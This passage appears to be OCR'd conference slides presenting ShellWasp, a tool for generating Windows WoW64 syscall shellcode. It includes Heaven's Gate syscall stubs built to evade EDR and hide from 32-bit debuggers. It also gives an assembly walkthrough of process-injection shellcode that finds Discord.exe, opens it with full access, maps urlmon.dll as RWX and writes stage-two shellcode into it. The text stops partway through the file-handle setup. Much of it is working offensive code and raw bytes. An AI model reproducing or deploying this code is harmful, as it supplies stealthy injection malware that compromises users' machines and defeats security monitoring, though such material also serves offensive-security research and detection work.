```

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ShellWasp: Config File

```
[Windows 10]
r21h2 = False
r22h2 = False
r21h1 = False
r20h2 = False
r2004 = False
r1909 = False
r1903 = False
r1809 = False
r1803 = False
r1709 = False
r1703 = False
r1607 = False
r1511 = False
r1507 = False

[Windows 7]
sp0 = False
sp1 = False

[Windows 11]
b21h2 = False
b22h2 = True

[SYSCALLS]
selected_syscalls = ['NtAllocateVirtualMemory', 'NtQuerySystemInformation', 'NtOpenProcess', 'NtCreateFile', 'NtCreateSection', 'NtMapViewOfSection', 'NtProtectVirtualMemory', 'NtWriteVirtualMemory', 'NtCreateThreadEx', 'NtWaitForSingleObject']

[MISC]
print_string_literal_of_bytes = True
show_comments = True
syscall_style = x64Ex
intended_compiler = inlineVS
use_shareddata_for_win1011 = False
encode_user_share_data = False
usd_encode_xor_key = 0xdeadbeef
usd_encode_with_add = False
usd_encode_add_val = 0xbad
```

- The config file, **config.cfg**, makes it easy to save your selections.
- Can preload desired **syscalls** and **Windows releases** via **config** file or UI.
    - Can **save** changes made to **config**.
- Users can enter selections directly into the config file via a text editor or through the user interface.

ShellWasp: Invoking the Syscall

This syscall function supports Win 7 and 10/11.

```
ourSyscall:                ; Syscall Function
cmp dword ptr [edi-0x4],0xa
jne win7

win10:                     ; Windows 10/11 Syscall
call dword ptr fs:[0xc0]
ret

win7:                      ; Windows 7 Syscall
xor ecx, ecx
lea edx, [esp+4]
call dword ptr fs:[0xc0]
add esp, 4
ret
```

- ShellWasp **analyzes selected OS builds** to determine how to build the shellcode.
  - If targeting **Win10/11** OS builds, only the modern way of invoking a syscall is needed.
  - If you are doing only **Windows 7**, only the older style of invoking a syscall is needed.
  - If you want a combination of **Win7/10/11**, then you need both.
    - For Win7/10/11, ShellWasp adds **extra code to check the OS Major version**.
    - The OS Major Version is saved **before the syscall array**, for easy access.
      - If not combining Win7 with 10/11, then ShellWasp does not check the OS version, as it is **unnecessary**.

But … WAIT! There is more!

- ShellWasp 2.0 introduces new features:
  - Get OSBuild from User_Shared_Data – no need to mess with the PEB.
  - Ultra elite, stealthy way of getting PEB
  - Three novel Ways to invoke the syscall.

ShellWasp: https://github.com/Bw3ll/ShellWasp

Visiting User_Shared_Data

- With the latest Windows OSs, it is not necessary to visit the PEB.
- The **OS Build** resides at an offset of **User_Shared_Data**.
    - This is always at a fixed location in memory at **0x7ffe0260**, regardless of OS or OS Build.
    - OS Build is **NOT** present in User_Shared_Data for Windows 7.
    - User_Shared_Data provides a fast and easy way for programs to get common, basic information.
        - It is not generally considered a security issue.
- Because this is not valid for Windows 7, you would only want to use this if certain the OS is Win 10/11 via information gathering)

Syscall Initializer: USD

```
mov ebx,0x7ffe0260        ; User_Shared_Data: OSBuild
mov ebx, [ebx]
mov ecx, esp
sub esp, 0x1000

cmp bl, 0x5D              ; 22h2, Win11 release
jl less1
push 0x1d                 ; NtCreateKey
push 0x1a0008             ; NtWriteFile
push 0x198                ; NtSetContextThread
push 0x55                 ; NtCreateFile
push 0x18                 ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0x65              ; 22h2, Win10 release
jl end
push 0x1d                 ; NtCreateKey
push 0x1a0008             ; NtWriteFile
push 0x18b                ; NtSetContextThread
push 0x55                 ; NtCreateFile
push 0x18                 ; NtAllocateVirtualMemory

saveSyscallArray:
mov edi, esp
mov esp, ecx
```

Capturing OS Build

- This initializer utilizes **User_Shared_Data** for Win 10/11.

Saving the stack; creating space on the stack to hold our syscall array.

Checking for specific OS release versions.
For most of these we only need to look at one byte to see if there is match.

Pushing syscall system service numbers onto the stack, placing them in the syscall array.

Our syscall values now can be referenced from EDI, pointing to the syscall array.

Syscall Initializer: USD

- This initializer utilizes an **encoded User_Shared_Data** for Win 10/11.

```
mov ebx,0xa153b0e2
mov edx, 0xdeadbeef
add ebx, 0xbad
xor ebx, edx                ; XOR result = 0x7ffe0260,
mov ebx, [ebx]              ; User_Shared_Data: OSBuild
mov ecx, esp
sub esp, 0x1000

cmp bl, 0x5D                ; 22h2, Win11 release
jl less1
push 0x1d                   ; NtCreateKey
push 0x1a0008               ; NtWriteFile
push 0x198                  ; NtSetContextThread
push 0x55                   ; NtCreateFile
push 0x18                   ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0x65                ; 22h2, Win10 release
jl end
push 0x1d                   ; NtCreateKey
push 0x1a0008               ; NtWriteFile
push 0x18b                  ; NtSetContextThread
push 0x55                   ; NtCreateFile
push 0x18                   ; NtAllocateVirtualMemory

saveSyscallArray:
mov edi, esp
mov esp, ecx
```

Capturing OS Build

Saving the stack; creating space on the stack to hold our syscall array.

Checking for specific OS release versions.
For most of these we only need to look at one byte to see if there is match.

Pushing syscall system service numbers onto the stack, placing them in the syscall array.


Our syscall values now can be referenced from EDI, pointing to the syscall array.

Getting OSBuild via PEB via R12

- Perform **double Heaven's Gate** to obtain the PEB:
  - Perform **Heaven's Gate #1** to **64-bit mode**
  - Dereference **TEB64** from **R12** to retrieve **TEB** (32-bit)
  - Perform **Heaven's Gate #2** to return to **32-bit mode**
  - Add offset **0x30** to base of **TEB**
    - *Presto*! We have the **PEB**!
- We are not familiar with any previous attempts at using this technique to get OS Build.
- Heaven's gate partly obscures what is happening!

Heaven’s Gate

- Heaven’s Gate has been around for about 15 years.
- We can invoke this with a **long jump** or **long call**.
  - These generally won’t work with shellcode.
- More convenient in shellcode is a **far return**, or **retf**.
- We provide the **selector** for the **CS** register: **0x33 → 64-bit**
- Then we provide the **destination address** followed by a **retf**.
  - We can get the destination address by a GetPC instruction and adjust the result, pointing it to whatever we want.
- Following Heaven’s Gate, we can immediately use x64 code!
  - We can **transition to 64-bit mode** with Heaven’s Gate .



OSBuild via PEB via R12

```
push 0x33
call GetPC1
GetPC1:
add [esp], 5
retf                    ; Invoke Heaven's gate -- go x64

_emit 0x41              ; x64: mov ebx,dword ptr [r12]
_emit 0x8b              ; Get TEB from TEB64
_emit 0x1c
_emit 0x24

push 0x23
call GetPC2
GetPC2:
mov [esp+4], 0x23
add [esp], 0xa
retf                    ; Invoke Heaven's gate -- go x86

mov ebx, [ebx+0x30]
mov ebx, [ebx+0xac]
```

Heaven's Gate #1
-> x64

x64 code: Get TEB from TEB64

Heaven's Gate #2
-> x86

Get PEB

Get OS Build

Finding the OS Build

- ShellWasp 2.0 provides multiple ways to get the OS Build.
- We can **encode** the **User_Shared_Data**.
    - The purpose of this is obfuscation – to confuse someone who may be trying to interpret the code.
    - The values used for encoding operations are fully customizable.

```
1      fs_PEB   [X] - Uses fs:[0x30] to find PEB and identify OS Build
                      Supported: Windows 7-11
2      r12_PEB  [ ] - Uses Heaven's Gate and r12 to find PEB and identify OS Build
                       x64 code, mov ebx,dword ptr [r12], gets TEB from TEB64.
                      Supported: Windows 7-11
3      usd      [ ] - Uses User_Shared_Data to identify OS Build
4      encode   [X] - Encode User_Shared_Data to determine OS build with XOR key 0xc0de.
                      Supported: Windows 10-11
5      xor      [0xc0de] - Change XOR key for encoding User_Shared_Data.
6      add      [X] - Get User_Shared_Data by adding 0xbeef to starting value, 0x7ffd4371.
7      add_val  [0xbeef] - Change value to add to get User_Shared_Data.

ShellWasp>Style>OSBuild>_
```

Novel Ways of Invoking the Syscall

- In x64, there are a variety of ways to invoke the syscall: **syscall**, **sysenter**, or **int 0x2e**.
- Starting in Windows 7, **Wow32Reserved** at offset **0xc0** of **TEB32** leads us to a **far jump** that allows us to transition to **64-bit mode** before eventually going to kernel mode.
- This is pointed to by **fs:[0xc0]**.
    - Until now this has been the only way to invoke the syscall in WoW64.

```
0:000> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
7755fac0 b815000000      mov     eax,15h
7755fac5 33c9            xor     ecx,ecx
7755fac7 8d542404        lea     edx,[esp+4]
7755facb 64ff15c0000000  call    dword ptr fs:[0C0h]
7755fad2 83c404          add     esp,4
7755fad5 c21800          ret     18h
```

fs:[0xc0]

An Epiphany

- I noticed in Windows 10/11 if I followed the far jump into 64-bit mode, it would take me to **jmp qword ptr [r15+0xf8]**.
- I had never cared to look too far beyond what happened in Windows internals beyond this point.
  - In almost all debuggers, it is **not possible** to see – as 32-bit debuggers skip over x64 code.
    - The single exception is x64 WinDbg
- My immediate epiphany was – why invoke a syscall by calling **fs:[0xc0]** when I could **bypass** that entire step?
  - Shortly there after, simply testing revealed I could!

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Function to Invoke Syscall for Wow64

- For Win10/11, ShellWasp generates code after the Heaven's gate to go to **jmp qword ptr [r15+0xF8]**.
- This leads to Windows code in **CpupReturnFromSimulatedCode** to help prepare transition to x64.

```
ourSyscall:                   ; Syscall Function
call buildDestRet
buildDestRet:
add [esp], 0x17               ; Create return address for leaving kernel-mode
push 0x33                     ; Push 0x33 selector for 64-bit
call nextRetf                 ; GetPC
nextRetf:
add [esp], 5                  ; Create destination for Heaven's gate
retf                          ; Invoke Heaven's gate--transition to x64 code
db 0x41,0xff,0xa7,0xf8,0x00,0x00,0x00   ; x64 code as bytes, leading to syscall
                              ; x64 code: jmp qword ptr [r15+0F8h]
ret                           ; Return from kernel-mode, back to 32-bit
```

Benefits of this New Approach

- Added **stealth** – if trying to follow along in 32-bit debugger, it will simply **skip over the x64 code**.
- Those bytes will appear incorrectly as x86 code.
- Unless someone is in on it, they may overlook this.

x86

```
001a12c0 e800000000      call    stestwin10ALL+0x12c5 (001a12c5)
001a12c5 80042417        add     byte ptr [esp],17h
001a12c9 6a33            push    33h
001a12cb e800000000      call    stestwin10ALL+0x12d0 (001a12d0)
001a12d0 80042405        add     byte ptr [esp],5
001a12d4 cb              retf
001a12d5 41              inc     ecx
001a12d6 ffa7f8000000    jmp     dword ptr [edi+0F8h]
001a12dc c3              ret
```

x64

```
00000000`001a12c0 e800000000        call    stestwin10ALL+0x12c5 (0000000
00000000`001a12c5 80042417          add     byte ptr [rsp],17h
00000000`001a12c9 6a33              push    33h
00000000`001a12cb e800000000        call    stestwin10ALL+0x12d0 (0000000
00000000`001a12d0 80042405          add     byte ptr [rsp],5
00000000`001a12d4 cb                retf
00000000`001a12d5 41ffa7f8000000    jmp     qword ptr [r15+0F8h]
00000000`001a12dc c3                ret
```

Going Beyond [r15+0xF8]?


- Can we simply skip this step altogether?
- **[R15+0xF8]** takes us to code that helps prepare a **WOW64_CONTEXT**, which saves register values.
- It also helps convert everything from 32-bit format to 64-bit.
  - That means **expanding registers to 64-bit**.
  - x64 uses a different calling convention, so some values need to be moved from the stack to appropriate registers.
  - Parameters on the stack need to be expanded from DWORD to **QWORD**.
  - Special cases need to be handled.
  - CPUReturnFromSimulatedCode does much of this in Windows.
- Instead, we can perform the saving of 32-bit registers in **WOW64_CONTEXT** ourselves.
- We will take a new **jmp qword ptr [r15+rcx*8]** at the end, part of TurboThunkDispatch.

ShellWasp Code to Invoke Syscall

```
ourSyscall:                 ; Syscall Function
push 0x33                   ; Push 0x33 selector for 64-bit
call nextRetf               ; GetPC
nextRetf:
add [esp], 5                ; Create destination for Heaven's gate
retf                        ; Invoke Heaven's gate--transition to x64 code
db 0x49,0x87,0xe6,0x45,0x8b,0x06,0x49,0x83,0xc6,0x04,0x45,0x89,0x45,0x3c,0x45,0x89,0x75,0x48,0x49,
0x83,0xee,0x04,0x4d,0x8d,0x5e,0x04,0x41,0x89,0x7d,0x20,0x41,0x89,0x75,0x24,0x41,0x89,0x5d,0x28,0x41,
0x89,0x6d,0x38,0x9c,0x41,0x58,0x45,0x89,0x45,0x44,0x89,0xc1,0xc1,0xe9,0x10,0x41,0xff,0x24,0xcf
                            ; x64 code as bytes, leading to syscall
                            ; xchg rsp,r14
                            ; mov r8d,dword ptr [r14]
                            ; add r14,4
                            ; mov dword ptr [r13+3Ch],r8d    # Save x86 EIP
                            ; mov dword ptr [r13+48h],r14d   # Save x86 ESP
                            ; sub r14,4
                            ; lea r11,[r14+4]                # Pointer to syscall args
                            ; mov dword ptr [r13+20h],edi    # Save 32-bit registers
                            ; mov dword ptr [r13+24h],esi    # into WOW64_CONTEXT
                            ; mov dword ptr [r13+28h],ebx
                            ; mov dword ptr [r13+38h],ebp
                            ; pushfq
                            ; pop r8                         # Save x86 EFlags
                            ; mov dword ptr [r13+44h],r8d
                            ; mov ecx,eax
                            ; shr ecx,10h                    # Get TurboThunk, if needed
                            ; jmp qword ptr [r15+rcx*8]
```

- This code works for **Win 10/11**, WoW64.
- It is similar to—but **different** from—what Windows does.
- It saves x86 registers to **WOW64_CONTEXT**.
- It will **return** from kernel-mode to the **next instruction** after where ourSyscall was called.

What about Windows 7?



- Our trick to do a **jmp qword ptr [r15+0xF8]** will not work in Windows 7.
- We can perform **Heaven's gate** and do something similar with **extended x64 code**, however.
- As before, the code helps preserve x86 CPU context and set up transition to 64-bit mode.

ShellWasp Way to Invoke Syscall

- This method, involving **Heaven's gate**, works only in **Win7**.
- This code is **similar** to what Windows does naturally.

```
ourSyscall:                ; Syscall Function
xor ecx, ecx
lea edx, [esp+4]
push 0x33                  ; Push 0x33 selector for 64-bit
call nextRetf2             ; GetPC
nextRetf2:
add [esp], 5               ; Create destination for Heaven's gate
retf                       ; Invoke Heaven's gate--transition to x64 code
db 0x67,0x44,0x8b,0x04,0x24,0x45,0x89,0x85,0xbc,0x00,0x00,0x00,0x83,0xc4,0x04,0x41,0x89,0xa5,
0xc8,0x00,0x00,0x00,0x49,0x8b,0xa4,0x24,0x80,0x14,0x00,0x00,0x49,0x83,0xa4,0x24,0x80,0x14,0x00,
0x00,0x00,0x44,0x8b,0xda,0x41,0xff,0x24,0xcf            ; x64 code as bytes, leading to syscall
                           ; mov r8d,dword ptr [esp]
                           ; mov dword ptr [r13+0BCh],r8d
                           ; add esp,0x4
                           ; mov dword ptr [r13+0C8h],esp
                           ; mov rsp,qword ptr [r12+1480h]
                           ; and qword ptr [r12+1480h],0
                           ; mov r11d,edx
                           ; jmp qword ptr [r15+rcx*8]
```

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ShellWasp Win7: x86 to x64

x86

```
013c12da cb               retf
013c12db 6744             inc     esp
013c12dd 8b0424           mov     eax,dword ptr [esp]
013c12e0 45               inc     ebp
013c12e1 8985bc000000     mov     dword ptr [ebp+0BCh],eax
013c12e7 83c404           add     esp,4
013c12ea 41               inc     ecx
013c12eb 89a5c8000000     mov     dword ptr [ebp+0C8h],esp
013c12f1 49               dec     ecx
013c12f2 8ba42480140000   mov     esp,dword ptr [esp+1480h]
013c12f9 49               dec     ecx
013c12fa 83a4248014000000 and      dword ptr [esp+1480h],0
013c1302 44               inc     esp
013c1303 8bda             mov     ebx,edx
013c1305 41               inc     ecx
013c1306 ff24cf           jmp     dword ptr [edi+ecx*8]
```

x64

```
008512da cb                 retf
008512db 67448b0424         mov     r8d,dword ptr [esp] ds:0000
008512e0 458985bc000000     mov     dword ptr [r13+0BCh],r8d
008512e7 83c404             add     esp,4
008512ea 4189a5c8000000     mov     dword ptr [r13+0C8h],esp
008512f1 498ba42480140000 mov      rsp,qword ptr [r12+1480h]
008512f9 4983a4248014000000 and    qword ptr [r12+1480h],0
00851302 448bda             mov     r11d,edx
00851305 41ff24cf           jmp     qword ptr [r15+rcx*8]
```

- The x64 code that executes is very different from the x86 code.
- In 32-bit debuggers, the x64 code is skipped over.

Multiple Ways of Invoking the Syscall

- ShellWasp offers **multiple ways** to **invoke the syscall**, across multiple operating systems, via **WoW64**.
- The setup for Win7 and Win10/11 are **incompatible**.
- Additionally, the set up and stack clean up for these alternative methods would ordinarily be incompatible.

```
ShellWasp>Style> s

  ShellWasp offers different ways to invoke the syscall for 32-bit, WoW64 shellcode:
  1     fs    [ ] - Uses fs:[0xc0] to invoke syscall
  2     x64   [ ] - Uses Heaven's gate and executes x64 code to invoke syscall
  3     x64Ex [X] - Uses Heaven's gate and executes extended x64 code to invoke syscall
                    Win10/11 only

ShellWasp>Style>Syscall>_
```

NASM vs. Inline Output of x64 Bytes

- ShellWasp can output x64 code in two formats:
  - Inline Assembly for Microsoft Visual Studio (MSVC)
  - Initialized data (db) for NASM or similar.

```
ShellWasp>Style> b

  When invoking the syscall via Heaven's gate and executing x64 code, there are different options
  on how to represent x64 code. Different formats are required based on compiler:
  1     nasm   [X] - Uses x64 bytes in the style of db 0xde,0xad,0xbe,0xef for compilers like NASM
  2     inlineVS [ ] - Prepares x64 bytes for VisualStudio inline Assembly using the emit keyword:
                _emit 0xde
                _emit 0xad
                _emit 0xbe
                _emit 0xef

ShellWasp>Style>Format>_
```

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Example of Inline Assembly for x64 Bytes

```
ourSyscall:              ; Syscall Function
xor ecx, ecx
lea edx, [esp+4]
push 0x33                ; Push 0x33 selector for 64-bit
call nextRetf2           ; GetPC
nextRetf2:
add [esp], 5             ; Create destination for Heaven's gate
retf                     ; Invoke Heaven's gate--transition to x64 code

_emit 0x67               ; x64 code as bytes, leading to syscall
_emit 0x44
_emit 0x8B               ; Formatted for VisualStudio inline Assembly
_emit 0x04
_emit 0x24               ; mov r8d,dword ptr [esp]
_emit 0x45               ; mov dword ptr [r13+0BCh],r8df
_emit 0x89               ; add esp,0x4
_emit 0x85               ; mov dword ptr [r13+0C8h],esp
_emit 0xBC               ; mov rsp,qword ptr [r12+1480h]
_emit 0x00               ; and qword ptr [r12+1480h],0
_emit 0x00               ; mov r11d,edx
_emit 0x00               ; jmp qword ptr [r15+rcx*8]
_emit 0x83
_emit 0xc4
_emit 0x04
_emit 0x41
_emit 0x89
_emit 0xA5
```

ShellWasp: https://github.com/Bw3ll/ShellWasp


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ShellWasp
Building Syscall Shellcode

Creating Shellcode with Windows Syscalls

- **Goal**: Create a shellcode that uses exclusively Windows syscalls, with no WinAPIs.
  - If we can achieve this, we **evade EDR**.
- **Problem**: There are vastly fewer syscalls than there are WinAPIs, meaning the functionality that can be achieved is more limited.
- **Our Task:** Create a shellcode that comprised of Windows syscalls that can inject another shellcode into a separate process, then causing that to start.
- **Requirements:** It must be able to **portable** across multiple operating systems and **multiple OS builds**.
  - This is the really tricky part. If we hardcode syscall IDs, it is not truly portable.
  - Windows 7 and Windows 10/11 both use slightly different mechanisms to perform the Wow64 syscall initialization.
    - Thus, shellcode that is not build with this in mind will only work on one OS.

Steps for Process Injection with Syscalls

1. Create a region of memory to hold our **SystemProcessInformation**.
2. Generate a listing of **all active processes** on the system via SystemProcessInformation
3. Parse through the SystemProcessInformation results to **identify the Process ID** (PID) for our target app, Discord.
4. Open a handle to our target process, Discord.
5. Create a **file handle** to our **urlmon.dll**, where we will hide our stage two shellcode.
6. Create a **section handle** to **urlmon.dll**.
7. **Map our section** of urlmon.dll into the target process, Discord.

Steps for Process Injection with Syscalls

8. Change the **memory permissions** for our newly mapped **urlmon.dll** to **RWX**.
9. Write our stage two shellcode into Discord, **hiding** it inside of urlmon.dll
10. **Create a thread**, telling it where to begin execution – which will be at the start of our stage two shellcode
11. Cause that shellcode to begin **executing**.

Required Windows Syscalls

- NtAllocateVirtualMemory
- NtQuerySystemInformation
- NtOpenProcess
- NtCreateFile
- NtCreateSection
- NtMapViewofSection
- NtProtectVirtualMemory
- NtWriteVirtualMemory
- NtCreateThreadEx
- NtWaitForSingleObject

Create a Region of Memory

- A region of memory is needed to for our **SystemProcessInformation**:
  - In an environment with many active processes, you will need a lot of space.
  - Creating separate memory – rather than using existing memory, such as heap or stack, is better, as potentially this could be large.
  - **NtAllocateVirtualMemory** will return us an allocation with our desired **RWX** memory permissions.

```
NTAPI NtAllocateVirtualMemory(
  IN HANDLE           ProcessHandle,
  IN OUT PVOID        *BaseAddress,
  IN ULONG            ZeroBits,
  IN OUT PULONG       RegionSize,
  IN ULONG            AllocationType,
  IN ULONG            Protect);
```

Create a Region of Memory

```
mov dword ptr [ebp - 0x18], 0x600000  ; Initialize size of memory
restart:
push edi                               ; Save pointer to syscall array

push 0x40                        ; ULONG Protect, 0x40
xor ebx, ebx
push 0x3000                      ; ULONG Protect
lea ebx, dword ptr[ebp - 0x18]
push ebx                         ; PSIZE_T RegionSize
xor ecx, ecx
push ecx                         ; ULONG_PTR ZeroBits
mov dword ptr[ebp - 0x280], 0
lea ebx, dword ptr[ebp - 0x280]
push ebx                         ; PVOID *BaseAddress, 0x00
push -1                          ; HANDLE ProcessHandle


mov eax, [edi+0x24]      ; Load pointer to NtAllocateVirtualMemory syscall
call ourSyscall          ; Initiate syscall

mov edi, [esp+0x18]      ; Restore pointer to syscall array
push edi                 ; Save pointer to syscall array
```

- If a type **begins with a P**, we need to provide a **pointer** to that value or structure.
- If the type does not begin with a P, then we provide the value directly, as with the handle.
- -1 = **0xffffffff** – that is a shorthand for the **process itself**.
- **0x40** for Protect specifies **RWX**.

Create a SystemProcessInformation Struct

- A **SystemProcessInformation** contains an exhaustive listing of all active processes.
- Once we have this, we can search through it to **get the Process ID (PID)** of our target process, **Discord.exe**.
- This **PID is required** in order to get a handle to the process.
    - No PID = no handle.
    - No handle = you cannot do anything!
- **NtQuerySystemInformation** can return many types of system information.
    - **SystemProcessInformation** is just one option of numerous possibilities.

```
NTAPI NtQuerySystemInformation(
  IN SYSTEM_INFORMATION_CLASS
                          SystemInformationClass,
  IN OUT PVOID             SystemInformation,
  IN ULONG                 SystemInformationLength,
  OUT PULONG               ReturnLength
);
```

SytemProcessInformation Structure

```
internal class SystemProcessInformation {
    internal uint NextEntryOffset;
    internal uint NumberOfThreads;
    long SpareLi1;
    long SpareLi2;
    long SpareLi3;
    long CreateTime;
    long UserTime;
    long KernelTime;

    internal ushort NameLength;    // UNICODE_STRING
    internal ushort MaximumNameLength;
    internal IntPtr NamePtr;      // This will point into the data block returned by NtQuerySystemInformation

    internal int BasePriority;
    internal IntPtr UniqueProcessId;
    internal IntPtr InheritedFromUniqueProcessId;
    internal uint HandleCount;
    internal uint SessionId;
    internal UIntPtr PageDirectoryBase;
    internal UIntPtr PeakVirtualSize;  // SIZE_T
    internal UIntPtr VirtualSize;
    internal uint   PageFaultCount;
```

This offset takes us to the next process.

Process name

Process ID

- We can simply use Assembly to iterate through all possible processes until we find **Discord.exe**.
- Then we can capture its PID.

Create a SystemProcessInformation Struct

```
push 0x40                          ; ULONG Protect
mov dword ptr [ebp-0x20], 0x00000000
lea ecx, dword ptr [ebp-0x20]
push ecx                           ; PULONG ReturnLength
mov ecx, dword ptr [ebp-0x18]
push ecx                           ; ULONG
SystemInformationLength
mov ecx, dword ptr[ebp - 0x280]
push ecx                            ; PVOID SystemInformation
push 0x00000005                     ; SYSTEM_INFORMATION_CLASS
                    ; 0x05 -> SystemProcessInformation

mov eax, [edi+0x20]   ; NtQuerySystemInformation syscall
call ourSyscall
mov edi, [esp+0x10]
push edi
```

- The ebp-0x280 was allocated by **NtAllocateVirtualMemory**.
- This is where the **SystemProcessInformation** structure will be created
- The **0x05** specifies that we want a **SystemProcessInformation** structure.
- If it **needs more space**, it will return the needed size in **ReturnLength**.
  - You could set up the Assembly to recall it with the ReturnLength value.

Preparing to Parse Results

```
xor edx, edx
push edx
mov dx, 0x65
push dx
mov dx, 0x78
push dx
mov dx, 0x65
push dx
mov dx, 0x2e
push dx
mov dx, 0x64
push dx
mov dx, 0x72
push dx
mov dx, 0x6f
push dx
mov dx, 0x63
push dx
mov dx, 0x73
push dx
mov dx, 0x69
push dx
mov dx, 0x44
push dx              ; Discord.exe
mov dword ptr [ebp-0xdd], esp
```

- We can build **Discord.exe** (Unicode format) on the stack, saving it to ebp-0xdd.
- We also need to create an **Object_Attributes** structure. It is mostly **null bytes**.
  - Only the **Length** needs to be specified. It will usually be **0x18** – the size of the structure.

```
xor edx, edx
push edx                    ; SecurityQualityOfService
push edx                    ; SecurityDescriptor
push edx                    ; Attributes
push edx                    ; ObjectName
push edx                    ; RootDirectory
push 0x00000018             ; Length
mov [ebp-0xfe], esp         ; _OBJECT_ATTRIBUTES
```

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Identify the Target Process

```
parseProcesses:
mov eax, dword ptr[ebp-0x280]    ; Start of SystemInformation structure
cmp eax, 0                       ; Check to see if reached end
je finishedSearch
mov ebx, dword ptr[ebp - 0x280]
mov esi, dword ptr[ebx+0x3c]     ; Unicode for candidate process name
cmp esi, 0
je nextProc
mov edi, dword ptr[ebp-0xdd]     ; Source, Discord.exe
mov ecx, 8
cld
repe  cmpsb            ; String comparison, checking to see if Discord.exe
jecxz  finishedSearch
nextProc:
add eax, dword ptr[eax]         ; No match! Add the size of current
                                ; entry to enumerate the next process.
mov dword ptr[ebp-0x280], eax   ; Save current process
jmp parseProcesses
```

Yes! We got our PID for Discord.exe

```
finishedSearch:
mov edi, [esp+0x32]      ; Restore pointer to syscall array
push edi                 ; Save pointer to syscall array

mov ecx, esp
mov eax, dword ptr[ebx+0x44]   ; Discord PID
mov dword ptr[ecx], eax

xor ecx, ecx
push ecx                       ; UniqueThread
push dword ptr[ebp-0x280]      ; UniqueProcess
mov [ebp-0x1ff], esp           ; Ptr to ClientId structure

xor edx, edx
push edx
mov dword ptr  [ebp-0xbe], esp ; Create empty space for
                               ; future Discord process
                               ; handle.
```

- Now that we **found a match** for the Unicode string Discord.exe, we can now move to the part of the structure that contains the **PID** for **Discord**.
- We will also build an **empty ClientID structure** and a placeholder for the **future Discord process handle**.
  - These will be used shortly!

NtOpenProces Syscall to Get Process Handle

```
mov ecx, [ebp-0x1ff]
push ecx                    ; PCLIENT_ID ClientId
mov ecx, [ebp-0xfe]
push ecx                    ; POBJECT_ATTRIBUTES
                            ; ObjectAttributes
push 0x1FFFFF               ; ACCESS_MASK AccessMask
                            ; PROCESS_ALL_ACCESS
mov ecx, [ebp-0xbe]
push ecx                    ; PHANDLE ProcessHandle

mov eax, [edi+0x1c]         ; NtOpenProcess syscall
call ourSyscall

mov edi, [esp+0x1c]         ; Restore ptr to syscall array
push edi                    ; Save ptr to syscall array
```

- We provide pointers to our **ClientID** struct and our **Pobject_Attributes**.
- We specify **PROCESS_ALL_ACCESS**.
- Our ProcessHandle pointer is empty, but will contain the **PID for Discord.exe** after the syscall.

```
NTAPI NtOpenProcess(
 OUT PHANDLE            ProcessHandle,
 IN ACCESS_MASK         DesiredAccess,
 IN POBJECT_ATTRIBUTES
                        ObjectAttributes,
 IN PCLIENT_ID          ClientId);
```

Preparing Urlmon

```
xor edx, edx
push edx
mov dx, 0x6c
push dx
mov dx, 0x6c
push dx
mov dx, 0x64
push dx
mov dx, 0x2e
push dx
mov dx, 0x6e
push dx
mov dx, 0x6f
push dx
mov dx, 0x6d
push dx
mov dx, 0x6c
push dx
mov dx, 0x72
push dx
mov dx, 0x75
push dx
mov dx, 0x5c
push dx
```

```
mov dx, 0x34
push dx
mov dx, 0x36
push dx
mov dx, 0x57
push dx
mov dx, 0x4f
push dx
mov dx, 0x57
push dx
mov dx, 0x73
push dx
mov dx, 0x79
push dx
mov dx, 0x53
push dx
mov dx, 0x5c
push dx
mov dx, 0x73
push dx
mov dx, 0x77
push dx
mov dx, 0x6f
push dx
```

```
mov dx, 0x64
push dx
mov dx, 0x6e
push dx
mov dx, 0x69
push dx
mov dx, 0x57
push dx
mov dx, 0x5c
push dx
mov dx, 0x3a
push dx
mov dx, 0x63
push dx
mov dx, 0x5c
push dx
mov dx, 0x3f
push dx
mov dx, 0x3f
push dx
mov dx, 0x5c
push dx

mov [ebp-0x2fd], esp
; urlmon.dll
```

- A pointer to the Unicode for **urlmon.dll** is put onto the stack.
- This pointer will be used for a **UNICODE_STRING** struct required for a syscall.

Preparing Urlmon for NtCreateFile

```
xor edx, edx
push dword ptr [ebp-0x2fd]
          ; Buffer for Urlmon
mov dx, 70
push dx    ; Max Length, with Null
mov dx, 68
push dx    ; Length, without Null
mov [ebp-0xed], esp
